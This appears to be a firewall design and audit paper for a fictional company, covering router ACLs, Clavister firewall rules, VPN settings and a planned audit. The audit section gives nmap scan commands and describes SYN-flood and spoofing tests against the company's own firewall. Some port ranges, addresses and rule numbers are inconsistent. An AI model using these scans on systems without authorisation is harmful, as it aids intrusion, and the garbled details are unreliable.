This will stop the router from sending out ICMP unreachable messages. To disable this function will prevent eventual information given by the router about the network “behind” it

- **no ip source route**

  This will stop the router from accepting IP source routing packets. IP source routed packets are merely used in redirection attacks

- **no cdp running**

  This will stop disable the Cisco Discovery Protocol service on the router. This protocol is used to discover information about the router

- **ip access-group 101 in**

  This defines the group that will apply to the serial interface of the router that connects to the Internet, that is the routers WAN interface.

- **ip access-group 102 out**

  This defines the group that will apply to the Ethernet interface that connects to GIACs perimeter network.

  The following filters are for access group 101 which apply to the serial interface of the router that connects to the Internet.

  - access-list 101 deny 192.168.0.0 0.0.255.255 any log
  - access-list 101 deny 172.16.0.0 0.15.255.255 any log
  - access-list 101 deny 10.0.0.0 0.255.255.255 any log

  The following will block private address networks defined in RFC 1918 to enter GIACs network. These networks were defined to be used only internal use and should not be routed.

  - access-list 101 deny 0.0.0.0 0.255.255.255.255 any log
  - access-list 101 deny 127.0.0.0 0.0.0.255 any log

  We will also block the reserved zero network and the localhost network. The localhost network should never be heard on the network.

- **access-list 101 deny 210.73.198.0 0.0.0.255 any log**

This will block GIACs public address space from entering the network

- **access-list 101 deny 224.0.0.0 31.255.255.255 any log**

This will block the multicast (class D) address space network from entering the network

- **access-list 101 permit any**

This rule will permit to pass all traffic that is not explicitly denied by the previous rules

The following filters are for access group 102 and apply to the Ethernet interface of the router directly connected to GIAC's Perimeter network.

- **access-list 102 permit 115.50.25.0 0.0.0.255 any**

We should only see traffic from GIACs public address space leaving the network**.**

- **access-list 102 deny ip any any log**

All other traffic will be disallowed to leave the network.

- **logging 10.1.1.9**

This will tell the router to which server to send the logged traffic.

- **Banner / WARNING: GIAC Enterprises authorized access only/**

This line presents a legal banner about who should be accessing the router should be accessing the router.

4.3 Clavister VPN Firewall

GIACs primary firewall is a Clavister VPN Gateway 7.0.
As decided previously in the security architecture , our firewall policy is to deny everything unless it is explicitly allowed.

We make the following assumptions:

GIACs has several partners and several suppliers.
All the partners will have access to the same partner ftp server on the partner network, each partner will have access to his own directory ,where he can

download fortune cookie sayings. In the same way will all suppliers have access to a different ftp server on the supplier network, each supplier having access to his own login/password protected directory, where he can upload new fortune cookie sayings.
Each partner and supplier connecting to GIACs network will have a different pre-shared key used in the initial IKE Security negotiation phase.
The GIACs roaming users will share the same pre-shared key used in the IKE negotiation.

4.3.1 The Access list

GIACs primary firewalls access lists is shown in Figure 3.
Before filtering on the ruleset, the firewall compares the combination sender address/receiving interface, and accepts or drops the packet. This permits us to decide which sender address are valid for a specific interface, and to prevent IP spoofing.
We have three possible actions: we can **accept** the given source network on a specific interface for further processing in the ruleset , we can **drop** the given source network on a specific interface, or we can **expect** a certain network/interface combination, meaning that if the the network matches the interface, the packet is accepted, otherwise it is dropped.

Our access list drops the zero net, the localhost net and the multicast net on every firewall interface. We expect the different screened and partner/supplier networks to match their respective interface .

For this configuration we can assume that we only have one partner, with the associated private network remotepartner1net (192.168.0.0/24) and one supplier , with the associated private network remotesupplier1net (192.168.1.0/24)
In the case of vpn connections in Clavister VPN gateway , the different vpn connections partner1VPN,giac-userVPN and supplier1VPN displayed as pseudo interfaces in the rest of the configuration so that the VPN connections may be used as “source” interfaces in rule decisions.
In this case we expect the respective private networks to arrive on the respective vpn “source” interfaces.
Regarding the VPN connection for the giac-users, we will have to deal with 0.0.0.0/0 networks, that is all-nets that can potentially arrive on this source interface. The reason for this is that roaming users usually have dynamically assigned IP, and it is seldom possible to restrict them to a defined IP subnet. This is the reason why we accept and not expect all-nets on giac-userVPN “pseudo” interface.
Finally we expect all other nets than those handled here, to arrive on the external interface.
I

All the packets who do not comply with the access list will be dropped and logged, as shown from the figure above.

Settings | Hosts | Nets | Pipes | Interfaces | VLANs | ARP | Routes | Access | Rules | Loghosts | Remotes | VPN Conns

	Name	Action	Log	Iface	Net	Comments
1	DropIllegalSrc	Drop	☑	any	0.0.0.0/8	Drop the zero net (reserved)
2	DropIllegalSrc	Drop	☑	any	127.0.0.0/8	Drop the localhost net (should never be heard on network)
3	DropIllegalSrc	Drop	☑	any	224.0.0.0/3	Drop the multicast net
4	Accectall-netsonuserVPN	Accept	☑	giac-userVPN	all-nets	Accept all-nets on giac-userVPN interface
5	Expectremotepartner1net	Expect	☑	partner1VPN	remotepartner1net	Expect remotepartner1net on partner1VPN interface
6	Expectremotesupplier1net	Expect	☑	supplier1VPN	remotesupplier1net	Expect remotesupplier1net on partner1VPN interface
7	ExpectIntnet	Expect	☑	int	intnet	Expect our own addresses on the internal interface
8	ExpectDNSNet	Expect	☑	dns	dnsnet	Expect dnsnet on the dns interface
9	ExpectSMTPNet	Expect	☑	smtp	smtpnet	Expect smtpnet on the smtp interface
10	ExpectWEBNet	Expect	☑	web	webnet	Expect webnet on the web interface
11	ExpectPARTNERNet	Expect	☑	partner	partnernet	Expect partnernet on the partner interface
12	ExpectSUPPLIERNet	Expect	☑	supplier	suppliernet	Expect suppliernet on the supplier interface
13	ExpectWorld	Expect	☑	ext	all-nets	Expect all other addresses on external interface
14			☐			

Figure 3

4.3.2 The VPN Connections

GIACs Entreprises will have several partners ,suppliers and roaming users connecting through the vpn firewall , in order to access GIACs ressources.

While we could have chosen to run one single network for all the partners and suppliers, we have deliberately implemented 2 different ftp server networks, each composed by one single ftp server with separate directory for partner1 , partner2 ,……, and supplier1, supplier2 etc. The files put/uploaded on the ftp servers are encrypted and signed through PGP, and to minimize the risks further , have we chosen to limit the high ports used for passive mode clients in the ftp servers , Pure-ftpd running on OpenBSDs. The span of high ports used for the passive mode data connected clients, is from port TCP 40000 to 45000, and this port span is synchronized with the passive ftp rules in the firewall.

For the sake of simplicity will we use only one single partner, partner1 ,and one single supplier, supplier1 from now on.

	Name	Local net	Remote net	Remote GW	IKE Prop list	IPSEC Prop list	Authentication	Flags	Comments
1	partner1VPN	partnernet	remotepartner1...	remotepartner1...	ike-default	esp-tn-lantolan	********	Main mode gro...	Partner1 LAN to LAN IPSe...
2	supplier1VPN	suppliernet	remotesupplier1...	remotesupplier1...	ike-default	esp-tn-lantolan	********	Main mode gro...	Supplier1 LAN to LAN IPSe...
3	giac-userVPN	intnet	all-nets		ike-vpn-client	esp-tn-roaming...	********	Main mode gro...	GIACs roaming users VPN ...
4									

Figure 4

We have 3 different vpn connections as shown in figure 4:

The partner1VPN connection is an IPSec LAN to LAN connection between partnernet on GIACs network and remotepartner1net (192.168.0.0/24).
It will use ike-default proposal list which offers a total of four proposals, offering combination of cast-128 and 3des for encryption and SHA1 and MD5 for authentication ,and an esn-tn-lantolan IPSec proposal list, which offers 4 proposals, offering combinations of Blowfish and Cast-128 for encryption, and SHA1 and MD5 for authentication.
GIACs roadwarriors will use a ike-default proposal for IKE and a esp-tn-roamingclients IPSec proposal list, which offers 4 proposals, combinations of CAST-128, 3Des for encryption and SHA1 and MD5 for authentication.
The authentication will be different pre-shared key for each partner and supplier connection, but not for the roaming users who will share a single pre-shared key, at least initially.
For all vpn connections will we use Main mode for IKE negotiation , no Perfect Forward Secrecy, and security association will be created by net .We will always use Encapsulating Security Payload (ESP) protocol in tunnel mode.

For the lan-to-lan connections, we could in the future use just 1 proposal chain for IKE and 1 proposal chain for IPSec, with the benefit a quicker negotiation between the IPSec gateways, and less IPSec troubleshooting.

Meaning that we have virtual private networks and host-to-lan connections into GIACs network doesn't necessary imply that we should have an **Allow remotenet any localnet ,** that is the remote net being able to access all our local net without restrictions. VPN connection aren't the magic security invention just because it is encrypted traffic . For instance paradoxically it is easier to control and monitor non encrypted traffic than encrypted traffic.
In fact we will firewall the VPN flows much in the same way that for all the flows.

A restricted subset of the suppliers private network will only have access to the supplier ftp server on the supplier network.
A restricted subset of the partners private network will only have access to the partner ftp server.
A restricted subset of GIACs employees will only have access to the Lotus Notes mail server port (port 1352/TCP).
Although we believe that following standards and being as much RFC-compliant as possible is one good security practice, GIACs Entreprises did impose us to establish our security policy to the already established choice of mail system/GroupWare used, that is lotus notes. The notes client uses a

proprietary TCP port 1352 based protocol to access the users mail and different shared databases.
This allows the remote users, to check/send their mail and to access the different notes databases, in a secure way through an IPSec tunnel, by allowing only access to the internal domino server on port 1352/TCP.
While we can criticize the lack of standard compliance of the notes client/server, will we benefit from the integrated public key security of Notes and Domino.

4.3.3 Published IP addresses

We need to publish three IP addresses on the external interface, in order to statically translate the permitted connections to the public web server, the smtp-relay gateway and the external dns server.
These addresses are published using the external interfaces MAC address as ethernet sender address as shown from figure 5. In order to prevent an eventual machine on the outside network spoofing the routers IP address and eventually jeopardizing all our business flows by capturing and redirecting out traffic, will we statically publish the routers MAC address on the external interface, this meaning that the MAC record is permanently linked to the routers IP address in the arp table, ensuring us that we are really sending traffic to that “router”.

	Mode	Iface	IP Address	Hw Address
1	PUBLISH	ext	smtpserver-pub	
2	PUBLISH	ext	wwwsrv-pub	
3	PUBLISH	ext	dnssrv-pub	
4	STATIC	ext	gw-world	0040:9576:ddbc
5				

Figure 5

We do not need to publish the firewalls ip address , it is automatically published and used default as source address when “hiding” internal originated connections to the external network.
In fact we will use the same external ip address as IPSec gateway for the different vpn connections, ip_ext which is 210.73.198.254

4.3.4 The firewall logs

We have chosen to have a centralized Clavister log server , that will receive logs from all three firewall.
Each Cavister firewall can send logs to 8 log servers, either syslog servers or clavister firewall log receivers, which run on windows NT4/2000.

We chose to send the firewall logs to the Clavister log server on the log server network. The Clavister log service is receiving logs on UDP port 999.
Regarding the firewall logs , it is important to have exact timestamps in network ,application and host logs, in order to synchronize and correlate results.
For that reason we have decided to use a GPS box connected to a Network Time Server , running the NTP (Network Time protocol) , UDP Port 123 and serving the internal network with exact time. The firewall will only log log-enabled rules or access lists.

4.3.5 The firewall administration

The firewall permits only local console read access , which means that you can attach a keyboard, screen to the firewall and get interface statistics, real-time connection etc.

All remote communication between the firewall and the firewall manager , is encrypted using CAST-128 and running on TCP/UDP port 999.
The firewall manager permits you to have statistics about the network flows, to have a real-time log on screen/file , to download/upload configuration files , to upload firewall cores to the firewall, to make queries in the firewall logs, either using a wizard or using SQL language directly, and to have console access , much the same as if you were sitting locally . The firewall manager can use either file based data sources or odbc data sources to store/retreive firewall configuration.
In this specific case , we have moved the file based data source to a SQL server, that is Firewall DB server with the ip address of 172.16.2.1 on the sensitive network.
The SQL server has a login/password authentication scheme.
Access to the firewall internal interface on ports TCP/UDP 999 will only be granted for ip 172.16.0.1, if and only if it is coming from the internal network interface.
The actual connection has to be granted in the remote administration tab
We have three remote administration possibilities: we could use **snmp** v2 , only allowed in lecture mode, to have snmp statistics . The snmp communication from the snmp client to the firewall has to be explicitly allowed in the rules or it will not be permitted.
We have then **netcon** and **xfer** rights, netcon meaning that remote console access is allowed to the firewall, but is limited to a “read“access, real-time log and statistics

We will grant **xfer** , that is remote console and file/core transfer rights to the fwmanager/32 network , coming from the internal interface.
Even if we allow the connection from a certain ip address , and the actual communicating is allowed by the rules (TCP/UDP 999) we still need to have the same symmetric encryption keys in order to communicate with the firewall.

The encryption keys are unique for each created firewall, and are stored on the firewall and the firewall manager datasource.
The encryption key of our firewall are stored with the configuration files on the Firewall Database server, using an SQL server, with user/login based authentication.

4.3.6 The routing table

A little note about the rule set philosophy:

A inbound IP packet coming , from a given source address , destined to the internal network, will be subject first to the basic IP header checks. If it passes the control it will submitted to the anti-spoofing **access**-lists, and will then be checked for different “IP settings” control. After this is the packet going through different fragmentation checks. If the packet is “accepted” and legal, it will enter the **ruleset** . If the packet is not accepted by the rules , it will be dropped, else it will be routed to destination by using the firewalls routing table.
The routing algorithm will then decide on which interface to use in sending the packet to destination based on the destination address, and gives us the opportunity to have a special route for one server, different than the default route.
This way of dealing with access anti-spoofing prior to the ruleset gives us the opportunity potentially to not filter on the source/destination interface factor in the ruleset.

The internal , external ,smtp, dns, web, partner and suppliernet networks are directly attached to the firewall, so they do not need a gateway.
The only route needing a gateway is the default route ,
All-nets is the 0.0.0.0/0 network including all previous networks (from intnet to suppliernet) but since the routing table selects the most selective route, the default route will route only all-nets minus the other networks (intnet to suppliernet) through the external interface, and passing the packets to the default gateway, that is gw-world on 210.73.198.1 (the internal interface of the router).

Regarding the routing strategy, each firewall interface will serve as gateway for the servers/hosts on that interface.
For instance the smtp server 10.10.4.1 on smtpnet will have the ip_smtp as default gateway (10.10.4.254) and will be using that address to communicate with the internal network (for sending mails to the internal mail server) and with the dns server on the dns network (to make dns requests).
This meaning for instance that the dns server for the smtp relay server will be 10.10.4.254, the same address than the default gateway.

	Name	Action	Pip...	Secure	Log	Src Iface	Source Net	Dest Iface	Dest Net	Proto	Ports/Params
1		Allow		☐	☑	partner1VPN	remotepartner1net	partner	ftpsrv-partner/32	TCP	ALL -> 21
2		Allow		☐	☑	partner1VPN	remotepartner1net	partner	ftpsrv-partner/32	TCP	High -> 40000-45000
3		Allow		☑	☑	partner	ftpsrv-partner/32	any	remotepartner1net	TCP	20 -> High
4		Allow		☐	☑	supplier1VPN	remotesupplier1net	supplier	ftpsrv-supplier/32	TCP	ALL -> 21
5		Allow		☐	☑	supplier1VPN	remotepartner1net	supplier	ftpsrv-supplier/32	TCP	High -> 40000-45000
6		Allow		☑	☑	supplier	ftpsrv-supplier/32	any	remotepartner1net	TCP	20 -> High
7		NAT		☐	☐	giac-userVPN	all-nets	any	int-mail/32	TCP	ALL -> 1352 SETSRC ip_int 0
8	IntToDNSnetSSH	NAT		☐	☐	int	dmzadmin/32	dns	dnsnet	Ports	High -> 22
9	IntToSMTPnetSSH	NAT		☐	☐	int	dmzadmin/32	smtp	smtpnet	Ports	High -> 22
10	IntToWEBnetSSH	NAT		☐	☐	int	dmzadmin/32	web	webnet	Ports	High -> 22
11	IntTopartnernetSSH	NAT		☐	☐	int	dmzadmin/32	partner	partnernet	Ports	High -> 22
12	IntTosuppliernetSSH	NAT		☐	☐	int	dmzadmin/32	supplier	suppliernet	Ports	High -> 22
13	DropNetBIOS	Drop		☐	☐	any	all-nets	any	all-nets	UDP	ALL -> 137
14	DropNetBIOS	Drop		☐	☑	any	all-nets	any	all-nets	Ports	ALL -> 135-139
15	DropNetBIOS	Drop		☐	☑	any	all-nets	any	all-nets	Ports	ALL -> 445
16		SAT		☐	☐	any	gw-world/32	any	ip_ext/32	UDP	High -> 514 SETDEST syslog 514
17	AllToWWWSrv-SAT	SAT		☐	☐	any	all-nets	any	wwwsrv-pub/32	TCP	ALL -> 80 SETDEST wwwsrv-priv 80
18	AllToWWWSrv-SAT	SAT		☐	☐	any	all-nets	any	wwwsrv-pub/32	TCP	ALL -> 443 SETDEST wwwsrv-priv 443
19	AllToMailsrv-SAT	SAT		☐	☐	any	all-nets	any	smtpserver-pub/32	TCP	ALL -> 25 SETDEST smtpserver-priv 25
20	AllToDNSSrv-SAT	SAT		☐	☐	any	all-nets	any	dnssrv-pub/32	Ports	ALL -> 53 SETDEST dnssrv-priv 53

Figure 7

4.3.7 The Firewall ruleset

We will divide the ruleset in two figure , figure 7 and figure 8, each figure showing half of the ruleset.

	Name	Action	Pip...	Secure	Log	Src Iface	Source Net	Dest Iface	Dest Net	Proto	Ports/Params
22	IntBounce	FwdFast		☐	☐	int	fwmanager	int	ip_int	Ports	High -> 999
23	IntToAll	NAT		☐	☐	int	intnet	any	all-nets	Standard	
24		Allow		☐	☐	any	gw-world	any	ip_ext	UDP	ALL -> 514
25	AllToWWWSrv	Allow		☐	☐	any	all-nets	any	wwwsrv-pub/32	TCP	ALL -> 80
26	AllToWWWSrv	Allow		☐	☐	any	all-nets	any	wwwsrv-pub/32	TCP	ALL -> 443
27	AllToMailsrv	Allow		☐	☐	any	all-nets	any	smtpserver-pub/32	TCP	ALL -> 25
28	AllToDNSSrv	Allow		☐	☐	any	all-nets	any	dnssrv-pub/32	UDP	ALL -> 53
29	SecToDNSSrv	Allow		☐	☐	any	dnsslave/32	any	dnssrv-pub/32	TCP	ALL -> 53
30	DropAllToInt	Drop		☐	☑	any	all-nets	int	all-nets	All	
31	SQLquerystoDBserve...	SAT		☐	☐	web	wwwsrv-priv/32	any	ip_web/32	TCP	ALL -> 1521 SETDEST DBserver 1521
32	SQLquerytoDBserver...	Allow		☐	☐	web	wwwsrv-priv/32	any	ip_web/32	TCP	ALL -> 1521
33	MailfwdToMailsrv-SAT	SAT		☐	☐	smtp	smtpserver-priv/32	any	ip_smtp/32	UDP	ALL -> 53 SETDEST dnssrv-pub 53
34	MailfwdToMailsrv-SAT	Allow		☐	☐	smtp	smtpserver-priv/32	any	ip_smtp/32	UDP	ALL -> 53
35	MailfwdToMailsrv-SAT	SAT		☐	☐	smtp	smtpserver-priv/32	any	ip_smtp/32	TCP	ALL -> 25 SETDEST int-mail 25
36	MailfwdToMailsrv	Allow		☐	☐	smtp	smtpserver-priv/32	any	ip_smtp/32	TCP	ALL -> 25
37		NAT		☐	☐	smtp	smtpserver-priv/32	any	ip_smtp/32	UDP	High -> 53 SETSRC smtpserver-pub 1024
38	MailfwdOutboundSM...	NAT		☐	☐	smtp	smtpserver-priv/32	any	all-nets	TCP	ALL -> 25 SETSRC smtpserver-pub 0
39	DNSSrvOutboundDNS	NAT		☐	☐	dns	dnssrv-priv/32	any	all-nets	Ports	ALL -> 53
40	DropDNSToAll	Drop		☐	☑	dns	all-nets	any	all-nets	All	
41	DropPartnerToAll	Drop		☐	☑	partner	all-nets	any	all-nets	All	
42	DropSupplierToAll	Drop		☐	☑	supplier	all-nets	any	all-nets	All	
43	DropWebToAll	Drop		☐	☑	web	all-nets	any	all-nets	All	
44	DropSmtpToAll	Drop		☐	☑	smtp	all-nets	any	all-nets	All	
45	RejectIdent	Reject		☐	☐	any	all-nets	any	ip_ext/32	TCP	ALL -> 113
46	DropAll	Drop		☐	☑	any	all-nets	any	all-nets	All	

Figure 8

Description of the rules section

The ruleset of this configuration can be summarized as follows:

- Rule 1,2,3,4,5,6

Allow and log the remote nets of the suppliers and partners to access their respective ftp server on the partner/supplier network, through an IPSec lan-to-lan connection. Since we do not have a control of the ftp clients used, we will configure our ftp server to accept passive and active ftp data channels. Still we will limit the high ports used in passive mode on the Pure-ftpd running on OpenBSDs , by configuring the server to use the span of ports 40000-45000. This span is then synchronized in the ruleset.

Note: The following chart summarizes the FTP mode :

```
Active FTP :
     command : client >1024 -> server 21
     data    : client >1024 <- server 20

 Passive FTP :
     command : client >1024 -> server 21
     data    : client >1024 -> server >1024
```

It is obviously safer for the server to only have active mode clients, and paradoxically the network administrators prefer to have internal ftp passive mode clients connected to external ftp servers. This is the background to the span limiting of high ports to minimize the exposure of high level ports on the server.
As usual for ftp , we need to check that we do not have a conflict between this span and other services running on the boxes.

- Rule 7

Allow and log the roaming users access to the internal mail server on port 1352/TCP , through a host-to-site IPSec connection. The connected clients will use the firewalls internal ip address (10.10.5.254) when communicating with the mail server, meaning that the mail server can be configured to only accept source address from the internal LAN, to put an additional layer access. The connected vpn clients will use the same IPSec policy , including the same preshared key. There will be no name resolution needed for the roaming users, since the GIACs administrators will have included the domino servers IP address in the notes client configuration.

- Rule 8,9,10,11,12

All administration of the ftp/web/dns/mail relay servers will be allowed through SSH. A special dmzadmin group, issuing from the administrative net, and coming from a specific source address 10.10.5.4/32 (dmzadmin/32), which will origin from the administrative network behind Firewall #2 , will have SSH access to the different individual “dmz” servers networks.
The CIDR notation /32 implies that the dmzadmin/32 will be able to ssh only in to each server (for instance dnsrv-priv) and not all the dmz networks.

- Rule 13,14,15

All netbios communication including name resolution (137/UDP) , file sharing (139/TCP) and other NETBIOS less CIFS/SMB talks (445/TCPandUDP) will be dropped whatever interfaces it arrives on. This is to prevent the eventual windows enabled or *unix samba enabled machines to be port scanned from

the outside, but there are also mainly 2 reasons for filtering out this traffic in the outside direction. We do not want to participate to a remote attack, and netbios protocol gives out too much information about domains, user and shares information.
This is just another reason for "imposing" another browser that Internet Explorer, even to the windows users on the financial and production network, because of its strong but not that secure integration with the netbios protocol , through javascript and active x. Since the netbios name resolution on UDP port 137 is very chatty it will be dropped but not logged, to not poison our logs. The rest of the netbios trafic will be logged.

- Rule 16

We will address translate statically the router connection to the external firewall ip , port 514/UDP, to the internal syslog server (10.10.5.7)

- Rule 17,18,19,20

We allow everyone to access the public web/dns/smtp server and the connections will be statically address translated to the respective private servers on the "dmz" networks. For the web serber we allow access to HTTP (port 80/TCP) and HTTPS (port 443/TCP) only, for the smtp relay gateway only port 25/TCP, and for the external dns server will we translate all connection to the external address on port 53(TCP and UDP) to the private dns address.

The SAT (Static address translation) rules will not allow the connection, but we will need an allow, drop nat , or fwfast rule to carry out or not the translation.
For the dns server we need to potentially translate connection to the UDP port , for dns requests from everyone, and to permit TCP zone transfer request only from the slave dns server on the internet.
In this case we resolve it by placing an allow rule for the udp name resolution from everyone before the tcp zone transfer specifically from the slave server.

- Rule 21

The firewall is allowed to send firewall logs to the internal Clavister log server on port UDP 999. The connection is not statefully inspection tracked (fwdfast rule) .

- Rule 22

The connection from the firewall manager network is allowed to connect to port TCP/UDP 999 of the internal interface of the firewall.
This connection is not statefully inspection tracked, but is allowed and

fastforwarded.

- Rule 23

Everything else from the inside gets dynamically address, even the access to the different dmz servers . The NAT rule allows a creation of a new statefully tracked connection and dynamically translates the sender IP address and source port. For the choice of ip address , the default address chosen as firewall sender ip address is the address of the interface closest to destination.
This meaning for instance that an internal user surfing on the public web server will be assigned the ip_dmz of the web interface. This rule will be synchronized with the Firewall # 2 rules , since the internal net for the main firewall is the external network for the Firewall # 2. The source ports of the NATted user are changed to available high ports for the firewall ip , and the return direction , as for allow rules, passes directly through the state table.

- Rule 24,25,26,27,28,29

The allow rules coupled to the previous SAT rules are executed, in order to actually permit the connections to the intended services on the screened network and for the router that will actually be permitted to connect on port UDP 514 of the firewall. The reverse translation is automatically applied.

A special note for the SAT rule of the dns server on TCP and UDP/53.
In the allow rule 28 everyone can query the dns server (UDP/53) but only the slave dns server (dnsslave/32) on the internet can make zone transfers to it (TCP/53)

- Rule 30

We block and log all traffic, irrespective of sender , to the internal network. We are having this rule because the rules below who will permit various communications from the “dmz” networks to the internal networks, must not allow the “dmz” networks to connect to the internal network.

- Rule 31,32

The tcp connection to port 1521 of the web server to the firewall ip of the web server interface is translated statically to the internal Database server, and allowed by rule 32.
This meaning that the web server will communicate with the internal SQL server through its dmz interface ip address, on port 1521. And the connection will be translated internally to the SQL server.

- Rule 33,34,35,36

We allow the mail relay server to make dns queries to the external dns server by letting it to communicate with the firewall interface , on port 53/UDP .
The connection is forwarded to the external dns server.
We allow the mail relay server to deliver mail to the internal mail server by adress translating the communication to the firewall interface, port 25/TCP, to the internal mail server.

- Rule 37

The mail relay is allowed to send mail out to all public smtp servers .
The connection is NATted, that is dynamically adress translated (we change the source port, and the source address will be the public address of the mail server)

- Rule 38

The external dns server is allowed to make dns queries through port 53/UDP, which is the standard port for queries, but which is usually switched to TCP in case of much data. So we are allowing both outbound TCP and UDP on port 53. And the source address will not be the default interface address (the external ip of the firewall) but the public address of the dns server.

- Rule 39,40,41,42,43

The following logged rules blocks all other communications from the different "dmz" networks . The reason being that any unexpected communication from the dmz servers can usually be linked to intrusion.

- Rule 44

The following rule rejects any TCP to port 113 , for the simple reason that many ftp servers and even some smtp servers try to open connections back to the sender, when logging in .
The Reject instructs the firewall to return a TCP reset message that will disrupt the connection to the "ident deamon" and speed up the logging process.

- The final rule logs and blocks any other traffic.

4.4 The intermediary and internal firewall

With the same principles of secure design, the intermediary firewall creates a sort of buffer between the low-security zone and the high security zone.
The finance network and the administrative network has to be protected further, so these networks are firewalled further. The administration network

is getting centralized logs from the three firewalls and syslog from the external router.

The difficult parts of integration between the firewalls are the correspondence between address translated network on each side of the firewalls.
For instance the only internal address that can access the primary firewall on the administrative ports (999 TCP/UDP) is fwmanager/32. This address has to be linked to the "internal" firewall manager that sits 2 firewall hops away. What we do basically is that we NAT out the internal firewall manager , to a specific source address on the intermediate network, which will be NATted out to the fwmanager source address.
We will do the same thing for the internal syslog server, and for the different loghosts. The important thing being to synchronize the 3 firewalls in order to apply the global policy.

We will provide an exemple of synchronization that needs to be made:
The rule 22 on the primary firewall provides the fwmanager/32 network access to the internal ip address of the primary firewall on port 999 TCP/UDP , for the administration.

For the firewall manager network, the 172.16.1.0/24 network, behind Firewall #2, will we have a NAT rule in Firewall #2 stating that the connection from fwmanager/32 (that is 172.16.1.1) and originating from the Firewall manager networks interface , will have access to ip_int/32 (that is 10.10.5.254/32) on port 999 TCP/UDP. This connection will use a specific source address (for instance 192.168.5.2 .
In firewall #1 will we then have a NAT rule stating that we permit the connection from 192.168.5.2/32 network to the ip_int/32 network for port 999 TCP/UDP, and the connection will use the source address 10.10.5.2/32 that is fwmanager/32.

We will proceed much in the same way for dmzadmin network which is a subset of the production network connected to Firewall #1.
The different dmz servers will be administrated through ssh from the dmzadmin/32 network (10.10.5.4/32). This particular ip has to be the source address for the NAT rule in Firewall #1 (stating that the dmzadmin network which is a subset of the production network 192.168.3.0/24, can connect to the different dmz servers on port 22, and the connection will get the source address 10.10.5.4,instead of the default interface address of 10.10.5.1)

Much in the same way , the Clavister log server at ip address 10.10.5.5
, the sys log server at 10.10.5.7 , the Dbserver at 10.10.5.6, and the internal mail server 10.10.5.3 needs to be available on the intermediate and internal firewall.
For instance will we publish the ip addresses 10.10.5.5 and 10.10.5.6 on firewall #1 through a straight ARP publish and forward the connections to two different address on network 192.168.5.0/24 .
These 2 address (for instance 192.168.5.2 and 192.168.5.3) will be published on firewall #2 through an ARP publish, in order to translate the

connections to the real syslog server (172.16.3.2) and Clavister log server (172.16.3.1) on the respective ports.

For the DBserver 10.10.5.6 , whose address will be published on Firewall #1 external inteface, in order to get statically translated to the real Dbserver at ip address 192.168.4.1 on the production network .

5 Audit of the Security Architecture

GIAC Enterprises asked for an audit of the primary firewall.

5.1 Planning

The audit of the primary firewall is a two-phase project primarily.
Technically we must audit the firewall itself, to determine if it is secure, if it can protect itself from attacks for instance, and we must then audit the ruleset, that is we must verify that our written firewall policy is really consistent with the empirical results of the audit. The actual audit will be conducted from each network connected to the primary firewall.

Since the audit involves scanning and testing access to and from the differents servers/hosts, it will slow down and disturb normal network activity and consequently GIACs business . GIACs has a 7/7 24/24 365/365 business, through the online sales of fortune cookies and GIACs security officer has priory asked the management for permission in conducting the audit, and has estimated the financial loss of the audit.
It has then been decided to conduct our actual tests on a weekend basis, which statistically have less activity. Still there will be a lost for network degradation and unavailability of the different servers.

The actual tests will be planned before.

In the first phase the firewall audit will be conducted from the external network, and will include denial of service tests to test the network loads. We will try to determine if the firewall itself is protected from different state-of-the-art network attacks. We are aware that these tests could have an effect on the network availability.

In the second phase , the actual ruleset audit, will we test the ruleset , by testing each rule/accesslist of the firewall, through scanning and full connections.

The two phases results will be synchronized with the IDS logs to see the actual packets making it through the firewall.
The differences between the scan results/firewall logs and the IDS log will be monitored closely, thus releving a non respect of the firewall policy.

The level of effort will be estimated as follows:

First phase:
External information: 2 hours
Denial of service/scanning attacks : 4 hours

Second phase:
Ruleset audit from each network: 6 hours
IDS log analysis: 4 hours

Third phase:
Analysis of first and second phase and recommendations : 6 hours

Total: 22 hours
Cost of the audit (50$/hour): 1100 $
Estimated loss of profit: (50$/hour for the actual testing): 1000 $

Total cost: 2100 $

Since the audit will involve a huge amount of network scanning it has being planed to make the actual testing (12 hours) on a weekend, in order to minimize the effect on the prouction system. Before the planned audit, GIACs Entreprises will contact their ISP to inform them of the planned audit, in case that the audit would propagate in some extent to the ISP perimeter of the network.

The technical audit will consist on scanning of the firewall for vulnerable services and "hidden" services , from the perimeter network, with nmap , a free scanner available at www.insecure.org, for the first part . To ensure that the firewall is protected, we must be bulletproof about who is accessing the firewall. We will audit the physical location of the firewall and the administrative access from different networks.

The rulebase consistency test will consist trying to access the different networks , while being on network1 , network2 ,……., and this for all networks.
The primary firewall has seven network interfaces. We will place ourselves with a nmap enabled laptop, on each specific network segment , and try to get out to the other firewall connected segments. The actual rules will be simulated by "spoofing" the actual servers on the dmz networks, to test the rules from the "real" ip address.

For the firewall audit, will we make a TCP scanning using a SYN half open scan for TCP ports 1 through 65535 , and an UDP scan on all ports (1 to 65535) .

The firewall is not responding to ICMP echo requests by default, so we will have to use –P0 , on order for nmap to not ping the hosts when scanning.

The TCP scan command is

Nmap –sS –P0 –p 1-65535 hostname/IP

And the UDP scan command is
Nmap –SU –P0 –p 1-65536 hostname/IP

Since Clavister firewalls has a rate limited of ICMP packets sent out from the firewall (10 ICMP messages per second , on a default installation), we will have to wait a long time for the results.

For the first phase of the audit we will even try to discover the network topology behind the firewall with some commands, and do an nmap ,scan based on fragmented packets, to see how the firewall deals with it.
The command we will use is

nmap -sS -P0 -f -p 1-65536 firewallIP

5.2 Phase 1 of the audit

We take a free ip address from GIACs public address space, for instance 210.73.198.10 and connect ourselves to a hub placed between the router and the primary firewall located at 210.73.198.254.
We run the TCP scan, the UDP scan , and the fragmentation scan based on TCP, a traceroute against the firewall, different SYN flood and ip spoofing attacks.

And got the following results for the TCP scan:

nmap -sS -P0 -p 1-65535 210.73.198.254
All 65535 scanned ports on (210.73.198.254) are: filtered

The UDP scan:

nmap -sU -P0 -p 1-1024 210.73.198.254
All 65535 scanned ports on (210.73.198.254) are: filtered

The fragmentation scan:

nmap -sS -P0 -f -p 1-65535 210.73.198.2
All 65535 scanned ports on (210.73.198.2) are: filtered

A traceroute against the firewall gave no results, since the minimum TTL accepted from the firewall is 3 (traceroute is based on sending ttl=0 icmp packets , in order to generate ICMP time exceeded packets from the filtering

devices).
The synflood tests and network load test were made by combining the following attacks:

- SYN flooding, TCP packets with the SYN flag=1
- Random TCP ports (1 to 65535)
- Source IP address equal to the firewalls external ip address
- Network load through a specific tool
- ICMP requests

These tests were unsuccessful , and we scored a CPU of 80% (overall peak) during the attacks, but the firewall continued to work in a stable way , and to serve the connections to the different dmz servers.

